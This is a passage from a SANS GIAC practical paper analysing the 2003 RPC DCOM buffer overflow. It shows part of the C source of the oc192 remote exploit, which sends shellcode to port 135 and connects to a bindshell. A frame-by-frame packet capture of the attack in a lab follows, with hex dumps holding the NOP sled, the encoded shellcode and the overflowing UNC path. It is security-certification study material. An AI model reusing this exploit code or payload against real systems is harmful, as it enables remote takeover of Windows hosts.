    unsigned short port = 135;
    unsigned char buf1[0x1000];
    unsigned char buf2[0x1000];
    unsigned short lportl=666; /* drg */
    char lport[4] = "\x00\xFF\xFF\x8b"; /* drg */
    struct hostent *he;
    struct sockaddr_in their_addr;
    static char *hostname=NULL;

    if(argc<2)
    {
      usage(argv[0]);
    }

    while((c = getopt(argc, argv, "d:t:r:p:l:"))!= EOF)
    {
      switch (c)
      {
        case 'd':
          hostname = optarg;
          break;
        case 't':
          type = atoi(optarg);
          if((type > 1) || (type < 0))
          {
            printf("[-] Select a valid target:\n");
              for(a = 0; a < sizeof(targets)/sizeof(v); a++)
              printf("    %d [0x%.8x]: %s\n", a, targets[a].ret, targets[a].os);
              return 1;
          }
          break;
        case 'r':
          targets[type].ret = strtoul(optarg, NULL, 16);
          break;
        case 'p':
          port = atoi(optarg);
          if((port > 65535) || (port < 1))
          {
            printf("[-] Select a port between 1-65535\n");
            return 1;
          }
          break;
        case 'l':
          lportl = atoi(optarg);
          if((port > 65535) || (port < 1))
          {
            printf("[-] Select a port between 1-65535\n");
            return 1;
          }
          break;
       default:
          usage(argv[0]);
          return 1;
      }
    }

    if(hostname==NULL)
    {
      printf("[-] Please enter a hostname with -d\n");
      exit(1);
    }
```

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

```
printf("RPC DCOM remote exploit - .:[oc192.us]:. Security\n");
printf("[+] Resolving host..\n");

if((he = gethostbyname(hostname)) == NULL)
{
  printf("[-] gethostbyname: Couldnt resolve hostname\n");
  exit(1);
}

printf("[+] Done.\n");

printf("-- Target: %s:%s:%i, Bindshell:%i, RET=[0x%.8x]\n",
          targets[type].os, hostname, port, lportl, targets[type].ret);

/* drg */
lportl=htons(lportl);
memcpy(&lport[1], &lportl, 2);
*(long*)lport = *(long*)lport ^ 0x9432BF80;
memcpy(&sc[471],&lport,4);

memcpy(sc+36, (unsigned char *) &targets[type].ret, 4);

their_addr.sin_family = AF_INET;
their_addr.sin_addr = *((struct in_addr *)he->h_addr);
their_addr.sin_port = htons(port);

if ((sockfd=socket(AF_INET,SOCK_STREAM,0)) == -1)
{
    perror("[-] Socket failed");
    return(0);
}

if(connect(sockfd,(struct sockaddr *)&their_addr, sizeof(struct sockaddr)) == -1)
{
    perror("[-] Connect failed");
    return(0);
}

/* xfocus start */
len=sizeof(sc);
memcpy(buf2,request1,sizeof(request1));
len1=sizeof(request1);

*(unsigned long *)(request2)=*(unsigned long *)(request2)+sizeof(sc)/2;
*(unsigned long *)(request2+8)=*(unsigned long *)(request2+8)+sizeof(sc)/2;

memcpy(buf2+len1,request2,sizeof(request2));
len1=len1+sizeof(request2);
memcpy(buf2+len1,sc,sizeof(sc));
len1=len1+sizeof(sc);
memcpy(buf2+len1,request3,sizeof(request3));
len1=len1+sizeof(request3);
memcpy(buf2+len1,request4,sizeof(request4));
len1=len1+sizeof(request4);

*(unsigned long *)(buf2+8)=*(unsigned long *)(buf2+8)+sizeof(sc)-0xc;


*(unsigned long *)(buf2+0x10)=*(unsigned long *)(buf2+0x10)+sizeof(sc)-0xc;
*(unsigned long *)(buf2+0x80)=*(unsigned long *)(buf2+0x80)+sizeof(sc)-0xc;
*(unsigned long *)(buf2+0x84)=*(unsigned long *)(buf2+0x84)+sizeof(sc)-0xc;
*(unsigned long *)(buf2+0xb4)=*(unsigned long *)(buf2+0xb4)+sizeof(sc)-0xc;
*(unsigned long *)(buf2+0xb8)=*(unsigned long *)(buf2+0xb8)+sizeof(sc)-0xc;
*(unsigned long *)(buf2+0xd0)=*(unsigned long *)(buf2+0xd0)+sizeof(sc)-0xc;
*(unsigned long *)(buf2+0x18c)=*(unsigned long *)(buf2+0x18c)+sizeof(sc)-0xc;
/* end xfocus */


if (send(sockfd,bindstr,sizeof(bindstr),0)== -1)
{
        perror("[-] Send failed");
        return(0);
}
len=recv(sockfd, buf1, 1000, 0);

if (send(sockfd,buf2,len1,0)== -1)
{
        perror("[-] Send failed");
        return(0);
}
close(sockfd);
```

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

```
    sleep(1);

    their_addr.sin_family = AF_INET;
    their_addr.sin_addr = *((struct in_addr *)he->h_addr);
    their_addr.sin_port = lportl;

    if ((sockfd=socket(AF_INET,SOCK_STREAM,0)) == -1)
    {
        perror("[-] Socket failed");
        return(0);
    }

    if(connect(sockfd,(struct sockaddr *)&their_addr, sizeof(struct sockaddr)) == -1)
    {
        printf("[-] Couldnt connect to bindshell, possible reasons:\n");
        printf("       1:      Host is firewalled\n");
        printf("       2:      Exploit failed\n");
        return(0);
    }

    printf("[+] Connected to bindshell..\n\n");

    sleep(2);

    printf("-- bling bling --\n\n");

    con(sockfd);

    return(0);
}
```

Packet Analysis of Manual oc192-dcom Exploit

A packet capture of the traffic sent between attacker (10.100.4.7) and victim host (10.100.4.6) can be achieved using the following tcdump command:

[root@localhost tcpdump-3.7.1]# ./tcpdump -nnvvX -s 1500 –w rpcdcom_packets "tcp and host 10.100.4.6"

-nn	means don't resolve hostnames or ports
-vv	means very verbose output
-X	means show a hex dump of the payload, with corresponding ASCII translation
-s 1500	means set the "snaplength" or size of packet that is captured, to the maximum allowed under this Ethernet configuration, which is 1500 bytes
-w	means save the output to a file called **rpcdcom_packets**

The words between " " filter the traffic that is captured to only TCP traffic sent or received by the victim host, 10.100.4.6.

The packet output can be seen using Ethereal. One advantage of using Ethereal is that it is application-aware, which is helpful in viewing packets for RPC-specific information.

****

Packet 1: The attacker 10.100.4.7 initiates a TCP session with the victim 10.100.4.6 with a TCP SYN packet, typical of the TCP "three-way handshake". The targeted destination port is TCP 135, or the Microsoft endmapper service on which RPC services are registered. The attacker's source port for the entire duration of this TCP session will remain constant, which in this case is port 1051.

```
Frame 29 (62 bytes on wire, 62 bytes captured)
Ethernet II, Src: 00:b0:d0:18:9b:85, Dst: 00:b0:d0:18:a0:4f
Internet Protocol, Src Addr: 10.100.4.7 (10.100.4.7), Dst Addr: 10.100.4.6 (10.100.4.6)
Transmission Control Protocol, Src Port: 1051 (1051), Dst Port: epmap (135), Seq:
452063671, Ack: 0, Len: 0
    Source port: 1051 (1051)
    Destination port: epmap (135)
    Sequence number: 452063671
    Header length: 28 bytes
    Flags: 0x0002 (SYN)
    Window size: 16384
    Checksum: 0x1500 (correct)
```

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

```
    Options: (8 bytes)
        Maximum segment size: 1460 bytes
        NOP
        NOP
        SACK permitted

0000  00 b0 d0 18 a0 4f 00 b0 d0 18 9b 85 08 00 45 00   .....O........E.
0010  00 30 02 76 40 00 80 06 db 7d 0a 64 04 07 0a 64   .0.v@....}.d...d
0020  04 06 04 1b 00 87 1a f1 f1 b7 00 00 00 00 70 02   ..............p.
0030  40 00 15 00 00 00 02 04 05 b4 01 01 04 02         @............
```

****

Packet 2: The victim replies to the initial SYN with a SYN-ACK packet. The acknowledgement number is the previous packet's sequence number plus one, as expected.

```
Frame 30 (62 bytes on wire, 62 bytes captured)
Ethernet II, Src: 00:b0:d0:18:a0:4f, Dst: 00:b0:d0:18:9b:85
Internet Protocol, Src Addr: 10.100.4.6 (10.100.4.6), Dst Addr: 10.100.4.7 (10.100.4.7)
Transmission Control Protocol, Src Port: epmap (135), Dst Port: 1051 (1051), Seq:
3482983545, Ack: 452063672, Len: 0
    Flags: 0x0012 (SYN, ACK)
    Window size: 17520
    Checksum: 0x246b (correct)
    Options: (8 bytes)
        Maximum segment size: 1460 bytes
        NOP
        NOP
        SACK permitted

0000  00 b0 d0 18 9b 85 00 b0 d0 18 a0 4f 08 00 45 00   ...........O..E.
0010  00 30 00 7b 40 00 80 06 dd 78 0a 64 04 06 0a 64   .0.{@....x.d...d
0020  04 07 00 87 04 1b cf 9a 1c 79 1a f1 f1 b8 70 12   .........y....p.
0030  44 70 24 6b 00 00 02 04 05 b4 01 01 04 02         Dp$k..........
```

****

Packet 3: The attacker replies to the SYN-ACK packet with an ACK, completing the "three-way handshake".

```
Frame 31 (60 bytes on wire, 60 bytes captured)
Ethernet II, Src: 00:b0:d0:18:9b:85, Dst: 00:b0:d0:18:a0:4f
Internet Protocol, Src Addr: 10.100.4.7 (10.100.4.7), Dst Addr: 10.100.4.6 (10.100.4.6)
Transmission Control Protocol, Src Port: 1051 (1051), Dst Port: epmap (135), Seq:
452063672, Ack: 3482983546, Len: 0
    Flags: 0x0010 (ACK)
    Window size: 17520
    Checksum: 0x512f (correct)

0000  00 b0 d0 18 a0 4f 00 b0 d0 18 9b 85 08 00 45 00   .....O........E.
0010  00 28 02 77 40 00 80 06 db 84 0a 64 04 07 0a 64   .(.w@......d...d
0020  04 06 04 1b 00 87 1a f1 f1 b8 cf 9a 1c 7a 50 10   .............zP.
0030  44 70 51 2f 00 00 00 00 00 00 00 00               DpQ/........
```

****

Packet 4: With the TCP connection established to port 135, the attacker sends some RPC-specific data. "In this packet exchange, the attacker is asking the victim to BIND to her IsystemActivate interface. The highlighted value in the RPC data is actually the Interface UUID value for the ISystemActivator Class. More simply put, this is a BIND request whereupon the Attacker is asking the Victim if she may be allowed to connect to the ISystemActivate COM object the Victim is hosting. The ISystemActivator COM object is responsible for instantiating COM objects" (http://www.appliedwatch.com/ehines_gcia_detect1.pdf). The PUSH flag is set to send this data, and the ACK flag is set to acknowledge the previous packet received from the victim.

```
Frame 32 (126 bytes on wire, 126 bytes captured)
Ethernet II, Src: 00:b0:d0:18:9b:85, Dst: 00:b0:d0:18:a0:4f
Internet Protocol, Src Addr: 10.100.4.7 (10.100.4.7), Dst Addr: 10.100.4.6 (10.100.4.6)
Transmission Control Protocol, Src Port: 1051 (1051), Dst Port: epmap (135), Seq:
452063672, Ack: 3482983546, Len: 72
```

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

```
    Flags: 0x0018 (PSH, ACK)
    Window size: 17520
    Checksum: 0x07f6 (correct)

DCE RPC
    Version: 5
    Version (minor): 0
    Packet type: Bind (11)
    Packet Flags: 0x03
        0... .... = Object: Not set
        .0.. .... = Maybe: Not set
        ..0. .... = Did Not Execute: Not set
        ...0 .... = Multiplex: Not set
        .... 0... = Reserved: Not set
        .... .0.. = Cancel Pending: Not set
        .... ..1. = Last Frag: Set
        .... ...1 = First Frag: Set
    Data Representation: 10000000
        Byte order: Little-endian (1)
        Character: ASCII (0)
        Floating-point: IEEE (0)
    Frag Length: 72
    Auth Length: 0
    Call ID: 127
    Max Xmit Frag: 5840
    Max Recv Frag: 5840
    Assoc Group: 0x00000000
    Num Ctx Items: 1
    Context ID: 1
        Num Trans Items: 1
        Interface UUID: 000001a0-0000-0000-c000-000000000046
            Interface Ver: 0
            Interface Ver Minor: 0
            Transfer Syntax: 8a885d04-1ceb-11c9-9fe8-08002b104860
            Syntax ver: 2


0000  00 b0 d0 18 a0 4f 00 b0 d0 18 9b 85 08 00 45 00   .....O........E.
0010  00 70 02 78 40 00 80 06 db 3b 0a 64 04 07 0a 64   .p.x@....;.d...d
0020  04 06 04 1b 00 87 1a f1 f1 b8 cf 9a 1c 7a 50 18   .............zP.
0030  44 70 07 f6 00 00 05 00 0b 03 10 00 00 00 48 00   Dp...........H.
0040  00 00 7f 00 00 00 d0 16 d0 16 00 00 00 00 01 00   ................
0050  00 00 01 00 01 00 a0 01 00 00 00 00 00 00 c0 00   ................
0060  00 00 00 00 00 46 00 00 00 00 04 5d 88 8a eb 1c   .....F.....]....
0070  c9 11 9f e8 08 00 2b 10 48 60 02 00 00 00         ......+.H`....
```

****

Packet 5: The victim acknowledges the previous RPC packet (The current Acknowledgement number is the previous packet's Sequence Number plus the number of bytes in the previous packet). The victim accepts the RPC bind request, as indicated in the highlighted RPC data below. The PUSH flag is set to send this data, and the ACK flag is set to acknowledge the previous packet received from the attacker.

```
Frame 33 (114 bytes on wire, 114 bytes captured)
Ethernet II, Src: 00:b0:d0:18:a0:4f, Dst: 00:b0:d0:18:9b:85
Internet Protocol, Src Addr: 10.100.4.6 (10.100.4.6), Dst Addr: 10.100.4.7 (10.100.4.7)
Transmission Control Protocol, Src Port: epmap (135), Dst Port: 1051 (1051), Seq:
3482983546, Ack: 452063744, Len: 60
    Source port: epmap (135)
    Destination port: 1051 (1051)
    Sequence number: 3482983546
    Next sequence number: 3482983606
    Acknowledgement number: 452063744
    Header length: 20 bytes
    Flags: 0x0018 (PSH, ACK)
    Window size: 17448
    Checksum: 0x54c3 (correct)

DCE RPC
```

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

```
    Version: 5
    Version (minor): 0
    Packet type: Bind_ack (12)
    Packet Flags: 0x03
        0... .... = Object: Not set
        .0.. .... = Maybe: Not set
        ..0. .... = Did Not Execute: Not set
        ...0 .... = Multiplex: Not set
        .... 0... = Reserved: Not set
        .... .0.. = Cancel Pending: Not set
        .... ..1. = Last Frag: Set
        .... ...1 = First Frag: Set
    Data Representation: 10000000
        Byte order: Little-endian (1)
        Character: ASCII (0)
        Floating-point: IEEE (0)
    Frag Length: 60
    Auth Length: 0
    Call ID: 127
    Max Xmit Frag: 5840
    Max Recv Frag: 5840
    Assoc Group: 0x000053b6
    Scndry Addr len: 4
    Scndry Addr: 135
    Num results: 1
    Ack result: Acceptance (0)
    Transfer Syntax: 8a885d04-1ceb-11c9-9fe8-08002b104860
    Syntax ver: 2

0000  00 b0 d0 18 9b 85 00 b0 d0 18 a0 4f 08 00 45 00   ...........O..E.
0010  00 64 00 7c 40 00 80 06 dd 43 0a 64 04 06 0a 64   .d.|@....C.d...d
0020  04 07 00 87 04 1b cf 9a 1c 7a 1a f1 f2 00 50 18   .........z....P.
0030  44 28 54 c3 00 00 05 00 0c 03 10 00 00 00 3c 00   D(T...........<.
0040  00 00 7f 00 00 00 d0 16 d0 16 b6 53 00 00 04 00   ...........S....
0050  31 33 35 00 00 00 01 00 00 00 00 00 00 00 04 5d   135............]
0060  88 8a eb 1c c9 11 9f e8 08 00 2b 10 48 60 02 00   ..........+.H`..
0070  00 00                                             ..
```

****

Packet 6: The attacker sends the exploit packet. Note that the packet takes up the whole 1500 bytes allowed by the MTU. In the payload we see three things of interest: the NOP sled, the part of the UNC string used to overflow the buffer, and the repeated phrase "**MEOW**" that precedes it. "The recognizable MEOW packet is a marshaled object commonly found in RPC packets, referred to as an OBJREF structure or MEOW packet, which causes the receiving host to conduct an OXID resolution. OXID resolution is responsible for translating the OXID in the MEOW packet to a valid RPC string binding" (http://www.appliedwatch.com/ehines_gcia_detect1.pdf). Following the MEOW strings, we see the actual overflow of the server name field in the UNC string **\\FXNBFXFXNBFXFXFXFX**, and then the NOP sled, characterized by the string of hexadecimal 90s. Again, when parsed by the **GetMachineName** COM function on the remote server, the server name parameter in the UNC string will overflow the buffer, and allow the exploit to overwrite the return address with a new address. This new address will point somewhere into the NOP sled, effectively directing the flow of instructions to the exploit code (shellcode) itself.

```
Frame 34 (1514 bytes on wire, 1500 bytes captured)
    Arrival Time: Sep  3, 2003 13:02:45.175191000
    Time delta from previous packet: 0.001476000 seconds
    Time since reference or first frame: 304.104932000 seconds
    Frame Number: 34
    Packet Length: 1514 bytes
    Capture Length: 1500 bytes
Ethernet II, Src: 00:b0:d0:18:9b:85, Dst: 00:b0:d0:18:a0:4f
    Destination: 00:b0:d0:18:a0:4f (DellComp_18:a0:4f)
    Source: 00:b0:d0:18:9b:85 (DellComp_18:9b:85)
    Type: IP (0x0800)
Internet Protocol, Src Addr: 10.100.4.7 (10.100.4.7), Dst Addr: 10.100.4.6 (10.100.4.6)
    Version: 4
    Header length: 20 bytes
```

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

```
    Differentiated Services Field: 0x00 (DSCP 0x00: Default; ECN: 0x00)
        0000 00.. = Differentiated Services Codepoint: Default (0x00)
        .... ..0. = ECN-Capable Transport (ECT): 0
        .... ...0 = ECN-CE: 0
    Total Length: 1500
    Identification: 0x0279 (633)
    Flags: 0x04
        .1.. = Don't fragment: Set
        ..0. = More fragments: Not set
    Fragment offset: 0
    Time to live: 128
    Protocol: TCP (0x06)
    Header checksum: 0xd5ce (correct)
    Source: 10.100.4.7 (10.100.4.7)
    Destination: 10.100.4.6 (10.100.4.6)
Transmission Control Protocol, Src Port: 1051 (1051), Dst Port: epmap (135), Seq:
452063744, Ack: 3482983606, Len: 1460
    Source port: 1051 (1051)
    Destination port: epmap (135)
    Sequence number: 452063744
    Next sequence number: 452065204
    Acknowledgement number: 3482983606
    Header length: 20 bytes
    Flags: 0x0010 (ACK)
    Window size: 17460
    Checksum: 0xfcf6
DCE RPC
    Version: 5
    Version (minor): 0
    Packet type: Request (0)
    Packet Flags: 0x03
        0... .... = Object: Not set
        .0.. .... = Maybe: Not set
        ..0. .... = Did Not Execute: Not set
        ...0 .... = Multiplex: Not set
        .... 0... = Reserved: Not set
        .... .0.. = Cancel Pending: Not set
        .... ..1. = Last Frag: Set
        .... ...1 = First Frag: Set
    Data Representation: 10000000
        Byte order: Little-endian (1)
        Character: ASCII (0)
        Floating-point: IEEE (0)
    Frag Length: 1704
    Auth Length: 0
    Call ID: 229
    Alloc hint: 1680
    Context ID: 1
    Opnum: 4
    Stub data (1422 bytes)

0000  00 b0 d0 18 a0 4f 00 b0 d0 18 9b 85 08 00 45 00   .....O........E.
0010  05 dc 02 79 40 00 80 06 d5 ce 0a 64 04 07 0a 64   ...y@......d...d
0020  04 06 04 1b 00 87 1a f1 f2 00 cf 9a 1c b6 50 10   ..............P.
0030  44 34 fc f6 00 00 05 00 00 03 10 00 00 00 a8 06   D4..............
0040  00 00 e5 00 00 00 90 06 00 00 01 00 04 00 05 00   ................
0050  06 00 01 00 00 00 00 00 00 00 32 24 58 fd cc 45   ..........2$X..E
0060  64 49 b0 70 dd ae 74 2c 96 d2 60 5e 0d 00 01 00   dI.p..t,..`^....
0070  00 00 00 00 00 00 70 5e 0d 00 02 00 00 00 7c 5e   ......p^......|^
0080  0d 00 00 00 00 00 10 00 00 00 80 96 f1 f1 2a 4d   ..............*M
0090  ce 11 a6 6a 00 20 af 6e 72 f4 0c 00 00 00 4d 41   ...j. .nr.....MA
00a0  52 42 01 00 00 00 00 00 00 00 0d f0 ad ba 00 00   RB..............
00b0  00 00 a8 f4 0b 00 20 06 00 00 20 06 00 00 4d 45   ...... ... ...ME
00c0  4f 57 04 00 00 00 a2 01 00 00 00 00 00 00 c0 00   OW..............
00d0  00 00 00 00 00 46 38 03 00 00 00 00 00 00 c0 00   .....F8.........
00e0  00 00 00 00 00 46 00 00 00 00 f0 05 00 00 e8 05   .....F..........
00f0  00 00 00 00 00 00 01 10 08 00 cc cc cc cc c8 00   ................
0100  00 00 4d 45 4f 57 e8 05 00 00 d8 00 00 00 00 00   ..MEOW..........
0110  00 00 02 00 00 00 07 00 00 00 00 00 00 00 00 00   ................
0120  00 00 00 00 00 00 00 00 00 00 c4 28 cd 00 64 29   ...........(..d)
0130  cd 00 00 00 00 00 07 00 00 00 b9 01 00 00 00 00   ................
```

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

```
0140  00 00 c0 00 00 00 00 00 00 46 ab 01 00 00 00 00   .........F......
0150  00 00 c0 00 00 00 00 00 00 46 a5 01 00 00 00 00   .........F......
0160  00 00 c0 00 00 00 00 00 00 46 a6 01 00 00 00 00   .........F......
0170  00 00 c0 00 00 00 00 00 00 46 a4 01 00 00 00 00   .........F......
0180  00 00 c0 00 00 00 00 00 00 46 ad 01 00 00 00 00   .........F......
0190  00 00 c0 00 00 00 00 00 00 46 aa 01 00 00 00 00   .........F......
01a0  00 00 c0 00 00 00 00 00 00 46 07 00 00 00 60 00   .........F....`.
01b0  00 00 58 00 00 00 90 00 00 00 40 00 00 00 20 00   ..X.......@... .
01c0  00 00 38 03 00 00 30 00 00 00 01 00 00 00 01 10   ..8...0.........
01d0  08 00 cc cc cc cc 50 00 00 00 4f b6 88 20 ff ff   ......P...O.. ..
01e0  ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
01f0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
0200  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
0210  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
0220  00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 10   ................
0230  08 00 cc cc cc cc 48 00 00 00 07 00 66 00 06 09   ......H.....f...
0240  02 00 00 00 00 00 c0 00 00 00 00 00 00 46 10 00   .............F..
0250  00 00 00 00 00 00 00 00 00 00 01 00 00 00 00 00   ................
0260  00 00 78 19 0c 00 58 00 00 00 05 00 06 00 01 00   ..x...X.........
0270  00 00 70 d8 98 93 98 4f d2 11 a9 3d be 57 b2 00   ..p....O...=.W..
0280  00 00 32 00 31 00 01 10 08 00 cc cc cc cc 80 00   ..2.1...........
0290  00 00 0d f0 ad ba 00 00 00 00 00 00 00 00 00 00   ................
02a0  00 00 00 00 00 00 18 43 14 00 00 00 00 00 60 00   .......C......`.
02b0  00 00 60 00 00 00 4d 45 4f 57 04 00 00 00 c0 01   ..`...MEOW......
02c0  00 00 00 00 00 00 c0 00 00 00 00 00 00 46 3b 03   .............F;.
02d0  00 00 00 00 00 00 c0 00 00 00 00 00 00 46 00 00   .............F..
02e0  00 00 30 00 00 00 01 00 01 00 81 c5 17 03 80 0e   ..0.............
02f0  e9 4a 99 99 f1 8a 50 6f 7a 85 02 00 00 00 00 00   .J....Poz.......
0300  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
0310  00 00 01 00 00 00 01 10 08 00 cc cc cc cc 30 00   ..............0.
0320  00 00 78 00 6e 00 00 00 00 00 d8 da 0d 00 00 00   ..x.n...........
0330  00 00 00 00 00 00 20 2f 0c 00 00 00 00 00 00 00   ...... /........
0340  00 00 03 00 00 00 00 00 00 00 03 00 00 00 46 00   ..............F.
0350  58 00 00 00 00 00 01 10 08 00 cc cc cc cc 10 00   X...............
0360  00 00 30 00 2e 00 00 00 00 00 00 00 00 00 00 00   ..0.............
0370  00 00 00 00 00 00 01 10 08 00 cc cc cc cc 68 00   ..............h.
0380  00 00 0e 00 ff ff 68 8b 0b 00 02 00 00 00 00 00   ......h.........
0390  00 00 00 00 00 00 86 01 00 00 00 00 00 00 86 01   ................
03a0  00 00 5c 00 5c 00 46 00 58 00 4e 00 42 00 46 00   ..\.\.F.X.N.B.F.
03b0  58 00 46 00 58 00 4e 00 42 00 46 00 58 00 46 00   X.F.X.N.B.F.X.F.
03c0  58 00 46 00 58 00 46 00 58 00 9f 75 18 00 cc e0   X.F.X.F.X..u....
03d0  fd 7f cc e0 fd 7f 90 90 90 90 90 90 90 90 90 90   ................
03e0  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
03f0  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
0400  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
0410  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
0420  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
0430  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
0440  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
0450  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
0460  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
0470  90 90 90 90 90 90 90 90 90 90 90 90 90 eb 19 5e   ...............^
0480  31 c9 81 e9 89 ff ff ff 81 36 80 bf 32 94 81 ee   1........6..2...
0490  fc ff ff ff e2 f2 eb 05 e8 e2 ff ff ff 03 53 06   ..............S.
04a0  1f 74 57 75 95 80 bf bb 92 7f 89 5a 1a ce b1 de   .tWu.......Z....
04b0  7c e1 be 32 94 09 f9 3a 6b b6 d7 9f 4d 85 71 da   |..2...:k...M.q.
04c0  c6 81 bf 32 1d c6 b3 5a f8 ec bf 32 fc b3 8d 1c   ...2...Z...2....
04d0  f0 e8 c8 41 a6 df eb cd c2 88 36 74 90 7f 89 5a   ...A......6t...Z
04e0  e6 7e 0c 24 7c ad be 32 94 09 f9 22 6b b6 d7 dd   .~.$|..2..."k...
04f0  5a 60 df da 8a 81 bf 32 1d c6 ab cd e2 84 d7 f9   Z`.....2........
0500  79 7c 84 da 9a 81 bf 32 1d c6 a7 cd e2 84 d7 eb   y|.....2........
0510  9d 75 12 da 6a 80 bf 32 1d c6 a3 cd e2 84 d7 96   .u..j..2........
0520  8e f0 78 da 7a 80 bf 32 1d c6 9f cd e2 84 d7 96   ..x.z..2........
0530  39 ae 56 da 4a 80 bf 32 1d c6 9b cd e2 84 d7 d7   9.V.J..2........
0540  dd 06 f6 da 5a 80 bf 32 1d c6 97 cd e2 84 d7 d5   ....Z..2........
0550  ed 46 c6 da 2a 80 bf 32 1d c6 93 01 6b 01 53 a2   .F..*..2....k.S.
0560  95 80 bf 66 fc 81 be 32 94 7f e9 2a c4 d0 ef 62   ...f...2...*...b
0570  d4 d0 ff 62 6b d6 a3 b9 4c d7 e8 5a 96 80 bd a8   ...bk...L..Z....
0580  1f 4c d5 24 c5 d3 40 64 b4 d7 ec cd c2 a4 e8 63   .L.$..@d.......c
0590  c7 7f e9 1a 1f 50 d7 57 ec e5 bf 5a f7 ed db 1c   .....P.W...Z....
05a0  1d e6 8f b1 78 d4 32 0e b0 b3 7f 01 5d 03 7e 27   ....x.2.....].~'
```

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

```
05b0  3f 62 42 f4 d0 a4 af 76 6a c4 9b 0f 1d d4 9b 7a   ?bB....vj......z
05c0  1d d4 9b 7e 1d d4 9b 62 19 c4 9b 22 c0 d0 ee 63   ...~...b..."...c
05d0  c5 ea be 63 c5 7f c9 02 c5 7f e9 22               ...c......."
```

****

Packet 7: As the 1500-byte MTU limit was reached by the last packet, the remainder of the exploit payload is sent in this second packet. The entire exploit packet is larger than 1500 bytes, so it has been manually sent in two parts. In the payload we see the string **\C$\123456111111111111111.doc** is sent as the rest of the UNC path parsed by the remote RPC server.

```
Frame 35 (298 bytes on wire, 298 bytes captured)
    Arrival Time: Sep  3, 2003 13:02:45.175438000
    Time delta from previous packet: 0.000247000 seconds
    Time since reference or first frame: 304.105179000 seconds
    Frame Number: 35
    Packet Length: 298 bytes
    Capture Length: 298 bytes
Ethernet II, Src: 00:b0:d0:18:9b:85, Dst: 00:b0:d0:18:a0:4f
    Destination: 00:b0:d0:18:a0:4f (DellComp_18:a0:4f)
    Source: 00:b0:d0:18:9b:85 (DellComp_18:9b:85)
    Type: IP (0x0800)
Internet Protocol, Src Addr: 10.100.4.7 (10.100.4.7), Dst Addr: 10.100.4.6 (10.100.4.6)
    Version: 4
    Header length: 20 bytes
    Differentiated Services Field: 0x00 (DSCP 0x00: Default; ECN: 0x00)
        0000 00.. = Differentiated Services Codepoint: Default (0x00)
        .... ..0. = ECN-Capable Transport (ECT): 0
        .... ...0 = ECN-CE: 0
    Total Length: 284
    Identification: 0x027a (634)
    Flags: 0x04
        .1.. = Don't fragment: Set
        ..0. = More fragments: Not set
    Fragment offset: 0
    Time to live: 128
    Protocol: TCP (0x06)
    Header checksum: 0xda8d (correct)
    Source: 10.100.4.7 (10.100.4.7)
    Destination: 10.100.4.6 (10.100.4.6)
Transmission Control Protocol, Src Port: 1051 (1051), Dst Port: epmap (135), Seq:
452065204, Ack: 3482983606, Len: 244
    Source port: 1051 (1051)
    Destination port: epmap (135)
    Sequence number: 452065204
    Next sequence number: 452065448
    Acknowledgement number: 3482983606
    Header length: 20 bytes
    Flags: 0x0018 (PSH, ACK)
    Window size: 17460
    Checksum: 0xac7e (correct)
Data (244 bytes)

0000  00 b0 d0 18 a0 4f 00 b0 d0 18 9b 85 08 00 45 00   .....O........E.
0010  01 1c 02 7a 40 00 80 06 da 8d 0a 64 04 07 0a 64   ...z@......d...d
0020  04 06 04 1b 00 87 1a f1 f7 b4 cf 9a 1c b6 50 18   ..............P.
0030  44 34 ac 7e 00 00 93 cd c2 94 ea 64 f0 21 8f 32   D4.~.......d.!.2
0040  94 80 3a f2 ec 8c 34 72 98 0b cf 2e 39 0b d7 3a   ..:...4r....9..:
0050  7f 89 34 72 a0 0b 17 8a 94 80 bf b9 51 de e2 f0   ..4r........Q...
0060  90 80 ec 67 c2 d7 34 5e b0 98 34 77 a8 0b eb 37   ...g..4^..4w...7
0070  ec 83 6a b9 de 98 34 68 b4 83 62 d1 a6 c9 34 06   ..j...4h..b...4.
0080  1f 83 4a 01 6b 7c 8c f2 38 ba 7b 46 93 41 70 3f   ..J.k|..8.{F.Ap?
0090  97 78 54 c0 af fc 9b 26 e1 61 34 68 b0 83 62 54   .xT....&.a4h..bT
00a0  1f 8c f4 b9 ce 9c bc ef 1f 84 34 31 51 6b bd 01   ..........41Qk..
00b0  54 0b 6a 6d ca dd e4 f0 90 80 2f a2 04 00 5c 00   T.jm....../...\.
00c0  43 00 24 00 5c 00 31 00 32 00 33 00 34 00 35 00   C.$.\.1.2.3.4.5.
00d0  36 00 31 00 31 00 31 00 31 00 31 00 31 00 31 00   6.1.1.1.1.1.1.1.
00e0  31 00 31 00 31 00 31 00 31 00 31 00 31 00 31 00   1.1.1.1.1.1.1.1.
00f0  2e 00 64 00 6f 00 63 00 00 00 01 10 08 00 cc cc   ..d.o.c.........
```

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

```
0100  cc cc 20 00 00 00 30 00 2d 00 00 00 00 00 88 2a   .. ...0.-......*
0110  0c 00 02 00 00 00 01 00 00 00 28 8c 0c 00 01 00   ..........(.....
0120  00 00 07 00 00 00 00 00 00 00                     ..........
```

****

Packet 8: The victim acknowledges the previous exploit packet.

```
Frame 36 (60 bytes on wire, 60 bytes captured)
